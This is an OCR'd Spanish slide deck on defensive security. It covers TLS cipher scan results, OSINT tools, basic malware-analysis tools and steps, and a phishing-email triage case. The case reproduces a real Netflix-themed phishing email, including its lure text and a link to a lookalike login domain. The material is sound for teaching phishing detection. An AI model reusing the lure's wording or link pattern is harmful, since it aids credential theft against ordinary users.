
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	**WEAK**	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	**WEAK**	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)		**WEAK**	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)		**WEAK**	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)		**WEAK**	128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)		**WEAK**	128

TLS 1.0 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA) FS	**WEAK**	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA) FS	**WEAK**	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)		**WEAK**	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)		**WEAK**	256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)		**WEAK**	128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)		**WEAK**	128



OSINT FRAMEWORK



CIBERPATRULLA

https://ciberpatrulla.com/links/

CiberPatrulla

Sobre Mí | Curso OSINT | Libro OSINT | Curso Gratis | Guías | Herramientas | Blog

Enlaces a Herramientas OSINT

¿Quieres aprender a investigar en Internet?

Apúntate a mi curso gratuito por email y te enseñaré qué pasos dar y qué herramientas utilizar

Ver toda la información

Búsqueda en vivo


Mostrar todo | Anonimación | Bing Hacking | Borrar Identidad | Buscadores | Certificación | Clima/Horario | Criptomonedas | Dark Web


DataLeaks | Datos Bancarios | Distribuciones OSINT | DNI/CIF | Documentos | Emails | Empresa/Profesional | Extensiones | Facebook

Geolocalizar | Google Hacking | Imágenes | Instagram | IPs | Mapas | Marcadores | Monitores | Nicknames | Otras RRSS | Personas


Productividad | Repositorios | Software | Teléfonos | Twitter | Vehiculos | Videos | Webcams | Webs

SPIDERFOOT







SpiderFoot es una herramienta de reconocimiento que consulta automáticamente más de 100 fuentes públicas de datos (OSINT) para recopilar información sobre direcciones IP, nombres de dominio, direcciones de correo electrónico, nombres y más.


SpiderFoot
New Scan
Scans
Settings
About
bp
Status
Browse
Graph
Scan Settings
Log
R
F
GoDaddy.com, LLC
ns17.zoneedit.com
104.236.67.238
mx-caprica.zoneedit.
www.spiderfoot.net
binarypool.com
ns8.zoneedit.com
Github: smicallef
LinkedIn (Individual): stevemicallef
Twitter: binarypool
github.com
www.binarypool.com

- Phishtank





PhishTank es un centro de intercambio de datos e información sobre phishing en Internet.


Análisis de Malware

Bitxito Disection

¿En que consiste?

- ? ¿Seriamos capaces de analizarlo por encima?

- LA RESPUESTA DEBERIA SER SI! Como bien dijo @TaiksonTexas “Juankers o Mierders” algo que me repetía mi 1° compañero cuando me veía desanimado o que la situación me sobrepasaba.



WORMS
ROOTKITS
SPYWARE
TROJANS
CRIMEWARE
MALWARE
VIRUSES
ADWARE

Herramientas Básicas


- Analizadores online
  - https://www.virustotal.com
  - https://www.hybrid-analysis.com
  - Para analizar cualquier muestra con sospecha de malware

- Analizador Dinámico ONLINE
  - https://any.run/
  - Permite analizar y ejecutar una muestra en una maquina en la nube, viendo lo que ocurre tras su ejecución (procesos, descargas, conexiones etc)


- Calculadora de Hashes:
  - https://www.slavasoft.com/hashcalc/
- Strings
  - https://docs.microsoft.com/en-us/sysinternals/downloads/strings
  - Sirve para poder sacar los datos de un Ejecutable que no han sido Ofuscados tales como IPS, comandos o Dlls a los que hace referencia.
- PEiD
  - https://www.aldeid.com/wiki/PEiD
  - Sirve para la detección de Packers en el archivo a analizar.




- Dependency Walker
  - http://www.dependencywalker.com/
  - Para revisar las funciones Enlazadas de forma dinámica y las dll asociadas.
- Peview
  - https://www.aldeid.com/wiki/PEView
  - Sirve para mirar en el Header los archivos y referencias que tiene escritas el binario.
- Analizador del código
  - http://www.angusj.com/resourcehacker/
- PEStudio
  - https://www.winitor.com/
  - Realiza una auditoria rápida del binario que queremos analizar



- La forma sencilla de hacer el análisis:
  - 1° - Sacar el Hash del binario
  - 2° - Comprobar fecha de creación
  - 3° - Comprobar si lleva algún Packer (UPX)
  - 4° Buscar Strings
  - 5° Buscar en los headers información
  - 6° Comprobar las llamadas a las APIS de Sistema





Esquema

Mail Malicioso

Es un correo con enlaces

- Analizamos cabecera
- Revisamos las Ips de la cabecera
- Buscamos información sobre los dominios de los que proviene

Es un correo con adjuntos

- Revisamos los enlaces
- Buscamos información de los dominios del enlace
- Pasamos a una VM de análisis para ver que ocurre
- Si no hay malware y se trata de una de usurpación de datos, abrimos Link y pasamos por BURP para ver que hay detrás

- Revisamos todo el contenido del correo, la gran mayoría vienen hasta mal escritos porque usan GOOGLE TRANSLATE! (AMOS CURRAOSLO)
- Descargamos el adjunto con cuidado de no abrirlo
- LO subimos a una VM para análisis y la configuramos para abrirlo y poder monitorizar lo que ocurre.
- ¿Es tan cutre que solo tiene un enlace?
- ¿Activa Macros?
- Descarga algún Binario????


MALWARE ANALYSIS

HANDS ON

La practica hace al maestro

CASO 1: Ataquemos un correo real!

- Esto ya no es una simulación. Hemos recibido un correo malicioso (si solo fuera uno jajajajajjaa pero hemos seleccionado uno para vosotros)



Pulsamos sobre el mail del remitente para sacar toda la información que contiene el correo electrónico.

IMP. SIG DIAPO

Your Netflix Membership is on hold [#46537]

NETFLIX <user.info@netflix.com>
Jue 31/05/2018 15:57

NETFLIX

We recently failed to validate your payment information we hold on record for your account, therefore we need to ask you to complete a brief validation process in order to verify your billing and payment details.

Click here to verify your account

Failure to complete the validation process will result in a suspension of your netflix membership.

We take every step needed to automatically validate our users, unfortunately in this case we were unable to verify your details.

This process will only take a couple of minutes
and will allow us to maintain our high standard of account security.

Netflix Support Team

NETFLIX

Enviar correo electrónico

Contacto

user.info@netflix.com

LinkedIn

Varias coincidencias posibles para NETFLIX


Mostrar coincidencias de perfil

Correo electrónico

Your Netflix Membership is on hold [#...

Botón derecho sobre el enlace y damos a inspeccionar elemento… CHOPRECHA ya el dominio no es lo que debería ser… ;P


```
<a href="https://login.netflix-unlock.com" target=
"_blank" rel="noopener noreferrer" data-auth=
"NotApplicable" style="text-decoration:underline; color:
#41637e">Click here to verify your account</a>
```

